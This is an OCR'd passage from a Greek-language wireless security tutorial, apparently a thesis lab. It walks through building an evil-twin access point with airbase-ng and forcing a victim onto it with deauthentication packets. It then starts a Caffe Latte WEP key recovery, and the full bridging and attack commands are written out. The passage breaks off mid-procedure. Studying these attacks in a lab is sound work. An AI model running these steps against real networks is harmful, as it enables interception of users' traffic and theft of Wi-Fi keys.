


Εικόνα 182: Διασύνδεση συστήματος στόχος με το επιβλαβές δίκτυο Rogue



Εικόνα 183: Λεπτομέρειες σύνδεσης δικτύου

Από την μεριά του χρήστη-θύμα ανοίγουμε έναν τερματικό και εκτελούμε την εντολή *ping* για να δούμε εάν επικοινωνεί το fake σημείο πρόσβασης μου μόλις φτιάξαμε με το σημείο πρόσβασης του router.



Εικόνα 184: Επιτυχής επικοινωνία fake access point με access point του δρομολογητή


8. Τεχνικές για ασύρματα δίκτυα (Μέρος Β')

Στο κεφάλαιο αυτό δημιουργούμε ένα ψεύτικο σημείο πρόσβασης σε μια wlan υποδομή, περιγράφουμε τα κενά ασφαλείας των ασύρματων πρωτόκολλων κρυπτογράφησης wpa, wpa2 και wpa-enterprise (radius) μέσω των εργαλείων aireplay-ng, airbase-ng, airodump-ng και aircrack-ng του ανοικτού λειτουργικού Backtrack 5 r3, ενώ κλείνοντας επιχειρούμε και μια ασύρματη εκτροπή στο σύστημα-στόχο.

8.1 Επίθεση στον χρήστη


Όταν ένας χρήστης με φορητό ή άλλο υπολογιστή έχει ενεργοποιημένη την ασύρματη κάρτα δικτύου του, θα εξετάσει τα δίκτυα που έχει συνδεθεί στο παρελθόν. Τα δίκτυα αυτά αποθηκεύονται σε μια λίστα που ονομάζεται κατάλογος των δικτύων (PNL) σε Windows-based συστημάτων. Επίσης, μαζί με τον κατάλογο αυτόν, θα εμφανίσει οποιαδήποτε δίκτυα που είναι διαθέσιμα στην εμβέλειά της.
Ένας χάκερ μπορεί να κάνει δύο πράγματα:
1. Σιωπηλά να παρακολουθεί την διεπαφή (ραντάρ) και να δημιουργήσει ένα ψεύτικο σημείο πρόσβασης με το ίδιο ESSID του ανωτέρω χρήστη. Αυτό θα έχει ως αποτέλεσμα ο χρήστης να συνδεθεί με το μηχάνημα χάκερ, νομίζοντας ότι είναι νόμιμο δίκτυο.
2. Μπορεί να δημιουργήσει ψεύτικο σημείο πρόσβασης με το ίδιο ESSID με τα γειτονικά δίκτυα και έτσι να προκαλέσει τον ανυποψίαστο χρήστη να συνδεθεί με αυτό.
Οι επιθέσεις αυτές είναι πολύ εύκολο να πραγματοποιηθούν σε καφετέριες και αεροδρόμια, όπου ο χρήστης μπορεί να ψάχνει για να συνδεθεί σε ένα δίκτυο με Wi-Fi σύνδεση.
Αυτές οι επιθέσεις ονομάζονται Honeypot επιθέσεις, με συνέπεια ο χρήστης να συνδέεται με το σημείο πρόσβασης του χάκερ νομίζοντας ότι είναι το νόμιμο.

Αρχικά με την εντολή *airodump-ng –c 6 mon0* βλέπουμε τον χρήστη (υποψήφιο θύμα) ο οποίος είναι συνδεδεμένος με την ασύρματη κάρτα του στο δίκτυο 'ergasia'.



Εικόνα 185: Σύνδεση συστήματος στόχος με την ασύρματη κάρτα στο δίκτυο ergasia


Αυτό που θα κάνουμε εμείς είναι να δημιουργήσουμε από τον χρήστη που τρέχει το backtrack ένα Honeypot 'fake' και με μια de-authetication επίθεση θα τον αναγκάσουμε να βγει εκτός από το δίκτυο 'ergasia' και να επανασυνδεθεί αυτή την φορά στο δικό μας δίκτυο με σκοπό να ελέγχεται πλήρως.
Δημιουργούμε ένα fake δίκτυο με το ίδιο όνομα 'ergasia' με σκοπό να πιστέψει το υποψήφιο θύμα ότι είναι το δικό του νόμιμο δίκτυο. Στην πραγματικότητα όμως πρόκειται για το fake δίκτυο που δημιουργήσαμε. Δίνοντας από το backtrack τερματικό: *airbase-ng --essid "ergasia" –c 6 mon0* δημιουργούμε δίκτυο με ίδιο essid αλλά με διαφορετικές bssid διευθύνσεις στο κανάλι 6.



Εικόνα 186: Δίκτυο ergasia ίδιο ESSID διαφορετικό BSSID


Η δεύτερη δουλειά είναι να γεφυρώσουμε αυτές τις δύο διασυνδέσεις και να προετοιμάσουμε την νέα με το ίδιο essid να υπακούει στην ασύρματη κάρτα και όχι στο σημείο πρόσβασης του router δίνοντας διαδοχικά από το backtrack :

brctl addbr Wifi-Bridge
brctl addif Wifi-Bridge eth0
addif Wifi-Bridge at0
ifconfig eth0 0.0.0.0 up
ifconfig at0 0.0.0.0 up
ifconfig Wifi-Bridge up
echo 1 > /proc/sys/net/ipv4/ip_forward




Εικόνα 187: Γεφύρωση συνδέσεων fake με access point

Έχουμε ετοιμάσει την γεφύρωση της νόμιμης διασύνδεσης και της fake δημιουργώντας και μια διεπαφή ελέγχου at0. Έτσι όταν στον χρήστη (θύμα) στείλουμε τα de-authetication πακέτα (arp) με σκοπό να τον αποσυνδέσουμε βίαια ο ίδιος θα αναγκαστεί να επανασυνδεθεί προφανώς στο ίδιο δίκτυο πιστεύοντας ότι είναι το δικό του.




Εικόνα 188: Αποστολή de-authetication πακέτων για αποσύνδεση από το σημείο πρόσβασης

Από την στιγμή που διαπιστώσει ό χρήστης (θύμα) ότι η σύνδεση του πλέον δεν είναι εφικτή θα επιχειρήσει να επανασυνδεθεί αναζητώντας και πάλι προφανώς το δίκτυο του. Εκείνο όμως που θα συμβεί είναι να συνδεθεί μεν στο δίκτυο του αλλά κάτω από την εποπτεία της ασύρματης κάρτας του backtrack και όχι του σημείου πρόσβασης του router του.




Εικόνα 189: Δημιουργία δικτύου σε συγκεκριμένο κανάλι εκπομπής

Έχουμε πραγματοποιήσει σύνδεση πλέον μεταξύ της ασύρματης κάρτας μας και της κάρτας του θύματος κάτι που φαίνεται και από τον τερματικό και τον ανιχνευτή πακέτων Wireshark.



Εικόνα 190: Σύνδεση ασύρματης κάρτας επιτιθέμενου με την κάρτα του συστήματος στόχου




Εικόνα 191: Εμφάνιση σύνδεσης από wireshark

8.2 Επίθεση με WEP κλειδί (Caffe Latte)


Όταν δημιουργήσαμε το honeypot και στην συνέχεια καταφέραμε να αναγκάσουμε τον χρήστη θύμα να συνδεθεί σ' αυτό παρατηρήσαμε ότι όσες φορές ο χρήστης θύμα έβγαινε από το δίκτυο και στην συνέχεια επανασυνδεόταν στο essid του, τα windows αυτομάτως του έκαναν connect στο ίδιο honeypot. Το ίδιο ακριβώς θα συμβεί και εάν ο χρήστης θύμα χρησιμοποιεί ένα wep κλειδί για να συνδεθεί με το σημείο πρόσβασης του router του. Συγκεκριμένα ο χρήστης συνδέεται με το ίδιο σημείο πρόσβασης και τα Windows χρησιμοποιούν αυτόματα το αποθηκευμένο κλειδί. Η Caffe Latte επίθεση είναι μια επίθεση που επιτρέπει σ' έναν hacker να ανακτήσει το κλειδί WEP του εξουσιοδοτημένου δικτύου, χρησιμοποιώντας μόνο τις πληροφορίες που θα καταγράψει από το pc του χρήστη (θύμα). Η επίθεση δεν απαιτεί από τον χρήστη να είναι οπουδήποτε κοντά στο εξουσιοδοτημένο δίκτυο WEP. Μπορεί να σπάσει το κλειδί WEP χρησιμοποιώντας μόνο το απομονωμένο αρχείο που κατέγραψε στο pc του από τον χρήστη (θύμα).

Αρχικά πρέπει να ρυθμίσουμε για τις ανάγκες τις διείσδυσης το router μας επιλέγοντας ένα wep κλειδί.




Εικόνα 192: Ρύθμιση δρομολογητή για χρήση wep κλειδιού

Δίνοντας από τον τερματικό του backtrack : *airodump-ng –c 6 mon0* βλέπουμε ότι ο χρήστης θύμα είναι συνδεδεμένος με την χρήση κλειδιού wep στο δίκτυο 'ergasia'



Εικόνα 193: Σύνδεση συστήματος στόχου με δρομολογητή με χρήση κλειδιού wep

Αυτή την στιγμή έχουμε δύο (2) επιλογές είτε να περιμένουμε να αποσυνδεθεί ο χρήστης (θύμα) από το access point του router του ή να προκαλέσουμε εμείς μια αποσύνδεσή του με αποστολή de-authetication πακέτων οπότε:




Εικόνα 194: Αποσύνδεση συστήματος στόχου από σημείο πρόσβασης

Από την στιγμή που είναι ο χρήστης αποσυνδεδεμένος εμείς πραγματοποιούμε την caffe-latte επίθεση μέσω του backtrack γράφοντας σε τερματικό :

airbase-ng –c 6 –a BC:F6:85:56:C8:6D –e "ergasia" –L –W 1 mon0

Το όρισμα –c θέτει το κανάλι μας στο 6, -a αποτελεί το a.p του router ενώ –e είναι το όνομα του δικτύου μας, το –L αποτελεί την επίθεση caffe-latte ενώ το –W αποτελεί τον δείκτη που τίθεται σε auto επιλογή.

Την στιγμή που είτε θα συνδεθεί ο χρήστης είτε θα τον αναγκάσουμε να επανασυνδεθεί προκύπτει:

